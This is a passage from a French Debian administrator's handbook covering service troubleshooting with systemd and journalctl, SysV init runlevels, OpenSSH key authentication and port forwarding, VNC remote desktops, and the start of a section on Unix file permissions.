Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
→ roland by (uid=0)
```

Une autre option très utile est `-f`, qui demande à `journalctl` d'afficher les nouveaux messages au fur et à mesure de leur émission (de manière similaire à ce que réalise `tail -f` fichier).

Lorsqu'un service n'a pas l'air de fonctionner correctement, la première étape pour résoudre le problème est de vérifier si le service est lancé avec `systemctl status` ; si ce n'est pas le cas, et si les messages affichés par cette première commande ne suffisent pas à identifier le problème, il convient alors de consulter les messages que `journald` a collecté au sujet de ce service. Prenons le cas d'un serveur SSH qui ne fonctionne pas :

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: failed (Result: start-limit) since mar. 2015-03-31 17:30:36 CEST; 1s ago
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
    Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHDA_OPTS (code=exited, status=255)
   Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
→ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
→ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
```

```

# journalctl -u ssh.service
-- Logs begin at mar. 2015-03-31 17:29:27 CEST, end at mar. 2015-03-31 17:30:36 CEST.
  ↳ ...
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
  ↳ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
  ↳ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
  ↳ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.

# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since mar. 2015-03-31 17:31:09 CEST; 2s ago
     Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
    Main PID: 1222 (sshd)

```

```
CGroup: /system.slice/ssh.service
└─1222 /usr/sbin/sshd -D
#
```

Après avoir vérifié l'état du service (*failed*, en échec), nous avons consulté les messages du journal ; ils indiquaient une erreur dans le fichier de configuration. Après avoir corrigé ce dernier, nous avons redémarré le service et nous avons vérifié qu'il fonctionnait pour de bon.

POUR ALLER PLUS LOIN

D'autres sortes de fichiers **systemd** (*unit files*)

Dans cette section nous avons découvert les facettes les plus importantes de `systemd`. Mais il dispose de nombreuses autres fonctionnalités ; nous n'en listerons que quelques-unes ici :

- activation de socket : un fichier « socket » décrit une socket réseau ou Unix gérée par `systemd` ; concrètement la socket est créée par `systemd`, et le service sous-jacent peut être démarré à la demande lorsqu'une demande de connexion est reçue. Cela reprend approximativement les fonctionnalités de `inetd`. Voir `systemd.socket(5)`.
- minuterie : un fichier « timer » décrit un événement qui se reproduit à un intervalle régulier ou à un horaire particulier ; lorsqu'un service est lié à une minuterie, la tâche correspondante est exécutée chaque fois que la minuterie se déclenche. Cette fonctionnalité est similaire à celle offerte par `cron`. Voir `systemd.timer(5)`.
- réseau : un fichier « network » décrit une interface réseau, ce qui permet de configurer ces interfaces et d'exprimer le fait qu'un service dépend de la disponibilité d'une interface particulière.

9.1.2. Le système d'initialisation System V

Le système d'initialisation System V exécute tout un ensemble de processus en suivant les indications du fichier `/etc/inittab`. Le premier programme exécuté (correspondant à l'étape `sysinit`) est `/etc/init.d/rcS`, script qui exécute tous les programmes du répertoire `/etc/rcS.d/`.

Parmi ceux-ci, on trouve successivement :

- la configuration du clavier de la console ;
- le chargement des pilotes : la plupart des modules noyau sont chargés par le noyau lui-même en fonction du matériel détecté ; certains pilotes peuvent ensuite être systématiquement chargés, les modules correspondants doivent être listés dans `/etc/modules` ;
- la vérification de l'intégrité des systèmes de fichiers ;
- le montage des partitions locales ;
- la configuration du réseau ;
- le montage des systèmes de fichiers distants (NFS).

Modules du noyau et options

Les modules du noyau disposent eux aussi d'options qu'on peut paramétrer en plaçant des fichiers dans `/etc/modprobe.d/`. Les options sont définies à l'aide de directives `options nom-du-module nom-option=valeur-option`. Plusieurs options peuvent être spécifiées avec une seule directive si nécessaire.

Ces fichiers de configuration sont destinés à `modprobe` — le programme permettant de charger un module noyau avec ses dépendances (les modules peuvent en effet faire appel à d'autres modules). Ce dernier est fourni par le paquet `kmod`.

Après cette phase, `init` reprend la main et démarre les programmes associés au niveau d'exécution (*runlevel*) normal, soit par défaut le niveau 2. Il exécute `/etc/init.d/rc 2`, script qui démarre tous les services donnés du répertoire `/etc/rc2.d/` débutant par la lettre « S ». Le nombre (à deux chiffres) qui suit servait historiquement à classer les services pour les démarrer dans le bon ordre, mais de nos jours le système de démarrage par défaut utilise `insserv`, un système de démarrage où l'ordonnancement se fait en fonction des dépendances entre scripts. Chaque script de démarrage déclare ainsi les contraintes qui s'appliquent à lui (par exemple, s'il doit démarrer avant ou après tel autre service) ; `init` les lance alors dans un ordre qui satisfait les contraintes. La numérotation statique des scripts n'est donc plus prise en compte (mais ils doivent toujours s'appeler d'un nom composé d'un « S » suivi de deux caractères, suivis à leur tour du véritable nom du script utilisé pour les dépendances). D'une manière générale, les services de base (comme le service de collecte des journaux, `rsyslog`, ou celui d'attribution des ports, `portmap`) sont démarrés en premier, suivis par les services standards et l'interface graphique (`gdm3`).

Ce système de démarrage par dépendances permet d'automatiser des renumérotations qui pourraient s'avérer fastidieuses si elles devaient être faites manuellement et il prévient les erreurs humaines, puisque l'ordonnancement se fait en fonction des contraintes exprimées. Il présente également l'avantage supplémentaire de permettre le démarrage de plusieurs services en parallèle, si plusieurs scripts sont indépendants entre eux, ce qui peut accélérer la séquence de démarrage.

`init` distingue plusieurs niveaux d'exécution car il peut basculer de l'un à l'autre par la commande `telinit nouveau-niveau`. Dès son invocation, `init` exécute à nouveau `/etc/init.d/rc` avec le nouveau niveau d'exécution désiré, script qui démarre à son tour les services manquants et arrête ceux qui ne sont plus souhaités. Pour cela, il se réfère au contenu du répertoire `/etc/rcX.d` (où X représente le nouveau niveau d'exécution). Les scripts débutant par « S » (comme *Start*) sont des services à démarrer, ceux débutant par « K » (comme *Kill*) sont des services à stopper. Le script évite de redémarrer tout service déjà actif dans le niveau d'exécution précédent.

Dans Debian, le système d'initialisation System V n'utilise par défaut que quatre *runlevels* différents :

- Le niveau 0 n'est utilisé que de manière transitoire, lors de la phase d'extinction de l'ordinateur. Il contient donc de nombreux scripts « K ».

- Le niveau 1, aussi connu sous le nom de *single-user*, correspond au système en mode dégradé ; il ne contient que les services de base et est prévu pour les opérations de maintenance en dehors de l'interaction des utilisateurs.
- Le niveau 2 est le niveau de fonctionnement normal, qui inclut les services réseau, l'interface graphique, les connexions des utilisateurs, etc.
- Le niveau 6 est similaire au niveau 0, à ceci près qu'il est utilisé lors de la phase d'extinction qui précède un redémarrage.

D'autres niveaux existent, notamment de 3 à 5. Ils sont par défaut configurés pour fonctionner de la même manière que le niveau 2, mais l'administrateur peut les modifier (en ajoutant ou supprimant des scripts dans les répertoires `/etc/rcX.d/` correspondants) pour les adapter à un besoin particulier.




FIGURE 9.2 Étapes du démarrage d'un ordinateur sous Linux avec le système d'initialisation System V

Tous les scripts contenus dans les différents répertoires `/etc/rcX.d/` ne sont que des liens symboliques, créés à l'installation du paquet concerné par le programme `update-rc.d`, et menant vers les scripts réels, stockés sous `/etc/init.d/`. Pour adapter à sa guise les services à démarrer ou à stopper à chaque niveau d'exécution, l'administrateur exécutera à nouveau le programme

`update-rc.d` en lui fournissant les paramètres adéquats. La page de manuel `update-rc.d(1)` en détaille la syntaxe précise. Signalons au passage que supprimer tous les liens symboliques (avec le paramètre `remove`) n'est pas la bonne méthode pour désactiver un service. Il faut simplement le configurer pour ne pas démarrer dans les niveaux d'exécution souhaités (tout en conservant les appels correspondants pour l'arrêter au cas où le service tournait dans le niveau d'exécution précédent). L'utilisation d'`update-rc.d` étant quelque peu alambiquée, on pourra utiliser `rcconf` (du paquet `rcconf`) pour se voir présenter une interface plus simple à manipuler.

Redémarrage des services

Les scripts de configuration des paquets Debian redémarrent parfois certains services pour assurer leur disponibilité ou leur faire prendre en compte certaines nouvelles options. La commande de manipulation d'un service `service` `opération` ne prend pas en compte le niveau d'exécution, suppose (à tort) que le service est actuellement employé et peut donc effectuer des opérations inadéquates (démarrage d'un service volontairement arrêté, ou arrêt d'un service déjà stoppé, etc.). Debian a donc introduit le programme `invoke-rc.d`, auquel les scripts de configuration doivent recourir pour appeler les scripts d'initialisation des services. Il n'exécutera que les commandes nécessaires. Attention, contrairement à l'usage, le suffixe `.d` est ici employé sur un nom de programme et non pas sur un répertoire.

Enfin, `init` démarre les programmes de contrôle des différentes consoles virtuelles (`getty`). Ils affichent une invite, attendent un nom d'utilisateur, puis exécutent `login` `utilisateur` pour démarrer une session.

Console et terminal

Les premiers ordinateurs étaient habituellement séparés en plusieurs parties, très volumineuses : l'armoire de stockage et l'unité de calcul étaient distinctes des organes de contrôle utilisés par les opérateurs. Ceux-ci constituaient donc un meuble à part, la « console ». Ce terme est resté, mais sa signification a évolué. Il est devenu plus ou moins synonyme de « terminal » : un ensemble constitué d'un clavier et d'un écran.

Au fil de l'évolution de l'informatique, les systèmes d'exploitation ont proposé plusieurs consoles virtuelles pour offrir plusieurs sessions indépendantes en même temps, même s'il n'existe physiquement qu'un clavier et un écran. La plupart des systèmes GNU/Linux proposent ainsi six consoles virtuelles (en mode texte), accessibles grâce aux combinaisons de touches `Control+Alt+F1` à `Control+Alt+F6`.

Les termes « console » et « terminal » peuvent aussi, au sens large, désigner un émulateur de terminal dans une session graphique X11 (comme `xterm`, `gnome-terminal` ou `konsole`).

9.2. Connexion à distance

Il est essentiel pour un administrateur de pouvoir se connecter à distance sur un ordinateur. Les serveurs, confinés dans leur propre salle, disposent en effet rarement d'un clavier et d'un écran connectés en permanence — mais sont reliés au réseau.

Client, serveur

Lorsqu'un système comporte plusieurs mécanismes qui communiquent entre eux, on emploie souvent la métaphore client/serveur. Le serveur désigne alors le programme qui attend des requêtes en provenance d'un client, puis les exécute. C'est le client qui dirige les opérations, le serveur ne prenant pas d'initiatives de lui-même.

9.2.1. Connexion à distance sécurisée : SSH

Le protocole SSH (*Secured Shell*, ou shell sécurisé) a été conçu dans une optique de sécurité et de fiabilité. Les connexions ainsi mises en place sont sûres : le partenaire est authentifié et tous les échanges sont chiffrés.

CULTURE	Avant l'apparition de SSH, <i>Telnet</i> et <i>RSH</i> étaient les outils les plus largement utilisés pour se connecter à distance. Ils sont maintenant véritablement obsolètes et ne devraient plus être utilisés (même si Debian continue de les fournir).
Telnet et RSH sont obsolètes	

VOCABULAIRE	Lorsqu'il s'agit de donner à un client la possibilité d'effectuer ou de déclencher des actions sur un serveur, les implications de sécurité sont importantes. On doit donc s'assurer de l'identité du client ; c'est l'authentification. Cette identité consistant souvent en un mot de passe, il faut bien entendu protéger la confidentialité de ce dernier, faute de quoi n'importe quel autre client pourra le récupérer ; c'est l'objet du chiffrement, qui est une forme de codage permettant à deux systèmes de communiquer des secrets sur un canal public sans qu'ils puissent être interceptés par des tierces parties. L'authentification et le chiffrement sont souvent évoqués ensemble, à la fois parce qu'ils interviennent fréquemment conjointement et parce qu'ils sont en général mis en œuvre à l'aide de concepts mathématiques similaires.
Authentification, chiffrement	

SSH offre encore deux services de transfert de fichiers. `scp` est un utilitaire en ligne de commande qui s'emploie comme `cp` sauf que tout chemin sur une autre machine sera préfixé du nom de celle-ci suivi du caractère deux-points.

```
$ scp fichier machine:/tmp/
```

`sftp` est un programme interactif très similaire à `ftp`. Ainsi, une même session `sftp` peut transférer plusieurs fichiers et il est possible d'y manipuler les fichiers distants (supprimer, changer leur nom ou leurs droits, etc.).

Debian emploie OpenSSH, version libre de SSH maintenue par le projet OpenBSD (un système d'exploitation libre basé sur un noyau BSD et qui se focalise sur la sécurité) et fork du logiciel SSH originel développé par la société finlandaise SSH Communications Security Corp. Celle-ci, qui en avait débuté le développement sous la forme d'un logiciel libre, avait en effet décidé de le poursuivre sous une licence propriétaire. Le projet OpenBSD créa donc OpenSSH pour maintenir une version libre de SSH.

Fork

Le terme *fork* (fourche, ou projet dérivé), dans le cadre d'un logiciel, désigne un nouveau projet, concurrent de l'original dont il s'inspire, et qu'il a entièrement copié au début. Ces deux logiciels identiques divergent rapidement sur le plan du développement. C'est souvent un désaccord dans l'équipe qui est à l'origine d'un *fork*.

Cette possibilité provient directement du caractère libre d'un logiciel ; un *fork* est sain lorsqu'il permet la poursuite du développement sous forme de logiciel libre (en cas de changement de licence par exemple). Un *fork* issu d'un désaccord technique ou relationnel est souvent un gâchis de ressources humaines ; on lui préférera la résolution du différent. Il n'est d'ailleurs pas rare d'assister à la fusion des branches d'un *fork* quand elles font ce constat amer.

OpenSSH est séparé en deux paquets. La partie cliente est dans le paquet *openssh-client*, le serveur dans *openssh-server*. Le métapaquet *ssh* dépend des deux parties et facilite leur installation conjointe (`apt install ssh`).

Authentification par clé

Chaque fois que l'on se connecte par SSH, le serveur distant demande un mot de passe pour authentifier l'utilisateur. Cela peut être problématique si l'on souhaite automatiser une connexion ou si l'on emploie un outil qui requiert de fréquentes connexions par SSH. C'est pourquoi SSH propose un système d'authentification par clé.

L'utilisateur génère une biclé sur la machine cliente avec `ssh-keygen -t rsa` : la clé publique est stockée dans `~/.ssh/id_rsa.pub` tandis que la clé privée correspondante est placée dans `~/.ssh/id_rsa`. L'utilisateur emploie alors `ssh-copy-id serveur` pour ajouter sa clé publique dans le fichier `~/.ssh/authorized_keys` du serveur. Si, lors de sa création, la clé privée n'a pas été protégée par une « phrase de passe » (*passphrase*) qui la protège, toutes les connexions au serveur fonctionneront désormais sans mot de passe. Sinon, il faudra à chaque fois déchiffrer la clé privée donc saisir la phrase de passe. Heureusement `ssh-agent` va nous permettre de garder en mémoire la (ou les) clé(s) privée(s) afin de ne pas devoir régulièrement ressaisir la phrase de protection. Pour cela, il suffit d'invoquer `ssh-add` (une fois par session de travail) à la condition que la session soit déjà associée à une instance fonctionnelle de `ssh-agent`. Debian l'active en standard dans les sessions graphiques, mais cela peut se désactiver en modifiant `/etc/X11/Xsession.options`. Pour une session en console, on peut le démarrer manuellement avec `eval $(ssh-agent)`.

Protection de la clé privée

Quiconque dispose de la clé privée peut se connecter sur le compte ainsi configuré. C'est pourquoi l'accès à la clé privée est protégé par une « phrase de passe ». Quelqu'un qui récupérerait une copie d'un fichier abritant une clé privée (par exemple `~/.ssh/id_rsa`) devrait encore retrouver cette phrase avant de pouvoir l'utiliser. Cette protection supplémentaire n'est cependant pas inviolable et si l'on pense que ce fichier a été compromis, il vaut mieux désactiver cette clé sur les ordinateurs où elle a été installée (en la retirant des fichiers `authorized_keys`) et la remplacer par une clé nouvellement générée.

Faille OpenSSL de Debian Etch

La bibliothèque OpenSSL telle qu'initiallement fournie dans Debian *Etch* souffrait d'un grave problème dans son générateur de nombres aléatoires (RNG, *Random Number Generator*). Le mainteneur Debian avait en effet effectué une modification afin que la bibliothèque ne soit pas la source d'avertissemens pour des programmes l'utilisant et qui seraient analysés par des outils vérificateurs de mémoire comme *valgrind*. Malheureusement, ce changement a également eu pour conséquence que le RNG n'employait plus qu'une seule source d'aléas correspondant au numéro du processus (PID) dont le nombre est très restreint (environ 32 000).

► <http://www.debian.org/security/2008/dsa-1571>

Concrètement, chaque fois que OpenSSL était employé pour générer une clé, il produisait systématiquement une clé comprise dans un ensemble connu de quelques centaines de milliers de clés (32 000, multipliées par un petit nombre de longueurs de clés). Cela affectait les clés SSH, SSL et les certificats X.509 employés par de nombreuses applications comme OpenVPN. Un pirate n'avait plus qu'à essayer toutes les clés pour essayer d'obtenir un accès non autorisé. Pour réduire l'impact du problème, le démon SSH a été modifié pour refuser les clés problématiques qui sont recensées dans les paquets *openssh-blacklist* et *openssh-blacklist-extra*. De plus, le programme *ssh-vulnkey* permet d'identifier d'éventuelles clés compromises présentes sur le système.

Une analyse plus poussée de cet incident permet de se rendre compte que c'est le fruit de multiples (petits) problèmes tant au niveau du projet OpenSSL que du mainteneur du paquet Debian. Une bibliothèque aussi largement employée que OpenSSL devrait — sans modifications — ne pas générer d'avertissemens lorsque scrutée par *valgrind*. En outre, le code (en particulier des parties aussi sensibles que le RNG) mériterait d'être mieux commenté pour éviter de telles erreurs. De son côté, le mainteneur Debian, en voulant faire valider sa modification par les développeurs d'OpenSSL, s'est contenté d'expliquer la modification sans fournir de patch à relire, et a négligé de préciser son rôle au sein de Debian. Enfin, ses choix de maintenance n'étaient pas optimaux : les changements effectués par rapport au logiciel original n'étaient pas clairement documentés ; toutes les modifications étaient certes stockées dans un dépôt Subversion mais elles se retrouvaient agglo-mérées en un seul patch lors de la création du paquet source.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format ("3.0 (quilt)") and the Debian sources webservice were developed.

► <http://sources.debian.org>

Utiliser des applications X11 à distance

Le protocole SSH permet de faire suivre (*forward*) les données graphiques (dites « X11 », du nom du système graphique le plus répandu sous Unix) : le serveur leur réserve alors un canal de données spécifique. Concrètement, une application graphique exécutée à distance peut s'afficher sur le serveur X.org de l'écran local et toute la session (manipulation comme affichage) sera sécurisée. Cette fonctionnalité donne à une application exécutée à distance de nombreuses possibili-

tés d'interférer sur le système local, elle est donc préventivement désactivée par défaut ; on l'activera en précisant X11Forwarding yes dans le fichier de configuration `/etc/ssh/sshd_config` du serveur. L'utilisateur pourra ensuite en profiter en spécifiant l'option -X de ssh.

Créer des tunnels chiffrés avec le port forwarding

Ses options -R et -L permettent à ssh de créer des « tunnels chiffrés » entre deux machines, déportant de manière sécurisée un port TCP (voir l'encadré « **TCP/UDP** » page 248) local vers une machine distante ou vice versa.

VOCABULAIRE	
Tunnel	<p>Le réseau Internet et la plupart des réseaux locaux qui y sont raccordés fonctionnent en mode paquet et non en mode connecté, c'est-à-dire qu'un paquet émis depuis un ordinateur en direction d'un autre va s'arrêter sur plusieurs routeurs intermédiaires pour être acheminé jusqu'à sa destination. On peut néanmoins simuler un fonctionnement connecté, selon lequel le flux est encapsulé dans des paquets IP normaux ; ces paquets suivent leur chemin habituel, mais le flux est restitué tel quel à destination. On parle alors de « tunnel », par analogie avec un tunnel routier, dans lequel les véhicules roulement directement de l'entrée à la sortie sans rencontrer de carrefours, par opposition au trajet en surface qui impliquerait des intersections et des changements de direction.</p> <p>On peut profiter de l'opération pour ajouter du chiffrement au tunnel : le flux qui y circule est alors méconnaissable de l'extérieur, mais il est restauré à son état de flux en clair à la sortie du tunnel.</p>

`ssh -L 8000:serveur:25 intermediaire` lance un ssh qui établit une session vers *intermediaire* tout en écoutant le port 8000 local. Toute connexion établie sur ce port fera débuter par ssh une connexion de l'ordinateur *intermediaire* vers le port 25 de *serveur*, à laquelle ssh la reliera.

`ssh -R 8000:serveur:25 intermediaire` établit également une session SSH vers *intermediaire*, mais c'est sur cette machine que le processus ssh écoute le port 8000. Toute connexion établie sur ce port fera débuter par ssh une connexion depuis la machine locale vers le port 25 de *serveur*, à laquelle ssh la reliera.

Dans les deux cas, il s'agit de créer des connexions vers le port 25 de la machine *serveur*, qui passent au travers du tunnel SSH établi entre la machine locale et la machine *intermediaire*. Dans le premier cas, l'entrée du tunnel est le port 8000 local et les données transitent vers *intermediaire* avant de se diriger vers *serveur* sur le réseau « public ». Dans le second cas, l'entrée et la sortie du tunnel sont inversées : l'entrée est le port 8000 d'*intermediaire*, la sortie est locale et les données se dirigent ensuite vers *serveur* depuis la machine locale. En pratique, dans les cas d'usage les plus courants, le serveur est soit la machine locale, soit l'intermédiaire.




FIGURE 9.3 Déport d'un port local par SSH




FIGURE 9.4 Déport d'un port distant par SSH

9.2.2. Accéder à distance à des bureaux graphiques

VNC (*Virtual Network Computing*, ou informatique en réseau virtuel) permet d'accéder à distance à des bureaux graphiques.

Cet outil sert principalement en assistance technique : l'administrateur peut constater les erreurs de l'utilisateur et lui montrer la bonne manipulation sans devoir se déplacer à ses côtés.

Il faut tout d'abord que l'utilisateur autorise le partage de sa session. Dans *Jessie*, l'environnement de bureau GNOME inclut cette option dans son panneau de configuration (contrairement aux versions précédentes où il était nécessaire d'installer vino). En ce qui concerne KDE, il faut exécuter krfb pour pouvoir partager le bureau actif via VNC. Pour les autres environnements bureautiques, la commande x11vnc (du paquet Debian éponyme) a le même effet ; on pourra la rendre disponible à l'utilisateur via une icône explicite.

Lorsque la session graphique est rendue disponible par VNC, l'administrateur doit s'y connecter à l'aide d'un client VNC. GNOME propose pour cela *vinagre* et *remmina*, et KDE inclut *krdc* (dans le menu K → Internet → Krdc Connexion à un bureau distant). Il existe aussi des clients VNC qui s'invoquent en ligne de commande, comme *xvnc4viewer*, du paquet Debian éponyme. Une fois connecté, il peut examiner ce qui se passe, voire intervenir et montrer à l'utilisateur comment procéder.

SÉCURITÉ

VNC sur SSH

Si l'on souhaite se connecter par VNC et si on ne veut pas que les données circulent en clair sur le réseau, il est possible de les encapsuler dans un tunnel SSH (voir section 9.2.1.3, « [Créer des tunnels chiffrés avec le port forwarding](#) » page 218). Il faut simplement savoir que VNC emploie par défaut le port 5900 pour le premier écran (appelé « localhost:0 »), 5901 pour le second (appelé « localhost:1 »), etc.

La commande `ssh -L localhost:5901:localhost:5900 -N -T machine` crée un tunnel entre le port local 5901 de l'interface `localhost` et le port 5900 de l'ordinateur `machine`. Le premier `localhost` contraint SSH à n'écouter, sur la machine locale, que sur cette interface. Le second `localhost` désigne l'interface de la machine distante à laquelle SSH communiquera le trafic réseau expédié à `localhost:5901`. Ainsi, `vncviewer localhost:1` connectera le client VNC à l'écran distant bien que l'on indique le nom de la machine locale.

Une fois la session VNC terminée, il convient de ne pas oublier de fermer le tunnel en quittant la session SSH ouverte à cette fin.

B.A.-BA

Gestionnaire d'écran

`gdm3`, `kdm`, `lightdm` et `xdm` sont des gestionnaires d'écran (*Display Manager*). Ils prennent le contrôle de l'interface graphique peu après son initialisation afin de proposer à l'utilisateur un écran d'identification. Une fois ce dernier authentifié, il exécute les programmes requis pour démarrer une session de travail graphique.

VNC sert aussi aux utilisateurs nomades, ou responsables d'entreprises, ayant des besoins ponctuels de connexion depuis chez eux, qui retrouvent ainsi à distance un bureau similaire à celui qu'ils ont au travail. La configuration d'un tel service est plus compliquée : il faut d'abord installer le paquet `vnc4server`, modifier la configuration du gestionnaire d'écran pour accepter les requêtes XDMCP Query (pour `gdm3`, cela peut se faire en ajoutant `Enable=true` dans la section « `xdmcp` » du fichier `/etc/gdm3/daemon.conf`) et enfin démarrer le serveur VNC via `inetd` pour qu'une session VNC soit démarrée dès qu'un utilisateur essaie de se connecter. On ajoutera par exemple cette ligne dans `/etc/inetd.conf` :

```
5950 stream tcp nowait nobody.tty /usr/bin/Xvnc Xvnc -inetd -query localhost -  
→ once -geometry 1024x768 -depth 16 securitytypes=none
```

Rediriger les connexions entrantes vers un gestionnaire d'écran résout le problème de l'authentification, puisque seuls les utilisateurs disposant de comptes locaux passeront le cap de la connexion via `gdm3` (ou les équivalents `kdm`, `xdm`, etc.). Comme ce fonctionnement permet sans problème plusieurs connexions simultanées (à condition que le serveur soit suffisamment puissant), il peut même être utilisé pour offrir des bureaux complets à différents utilisateurs itinérants (voire à des postes bureautiques peu puissants, configurés en clients légers). Les uti-

liseurs doivent simplement se connecter au 51^e écran du serveur (`vncviewer serveur:50`) parce que le port employé est le 5950.

9.3. Gestion des droits

Linux est résolument multi-utilisateur ; il est donc nécessaire de prévoir un système de permissions contrôlant les opérations autorisées pour chacun sur les fichiers et répertoires, recouvrant toutes les ressources du système (y compris les périphériques : sur un système Unix, tout périphérique est représenté par un fichier ou répertoire). Ce principe est commun à tous les Unix mais un rappel est toujours utile, d'autant qu'il existe quelques usages avancés méconnus et relativement intéressants.

Chaque fichier ou répertoire dispose de permissions spécifiques pour trois catégories d'utilisateurs :

- son propriétaire (symbolisé par `u` comme *user*) ;
- son groupe propriétaire (symbolisé par `g` comme *group*) — représentant tous les utilisateurs membres du groupe ;
- les autres (symbolisés par `o` comme *other*).

Trois types de droits peuvent s'y combiner :

- lecture (symbolisé par `r` comme *read*) ;
- écriture (ou modification, symbolisé par `w` comme *write*) ;
- exécution (symbolisé par `x` comme *eXecute*).

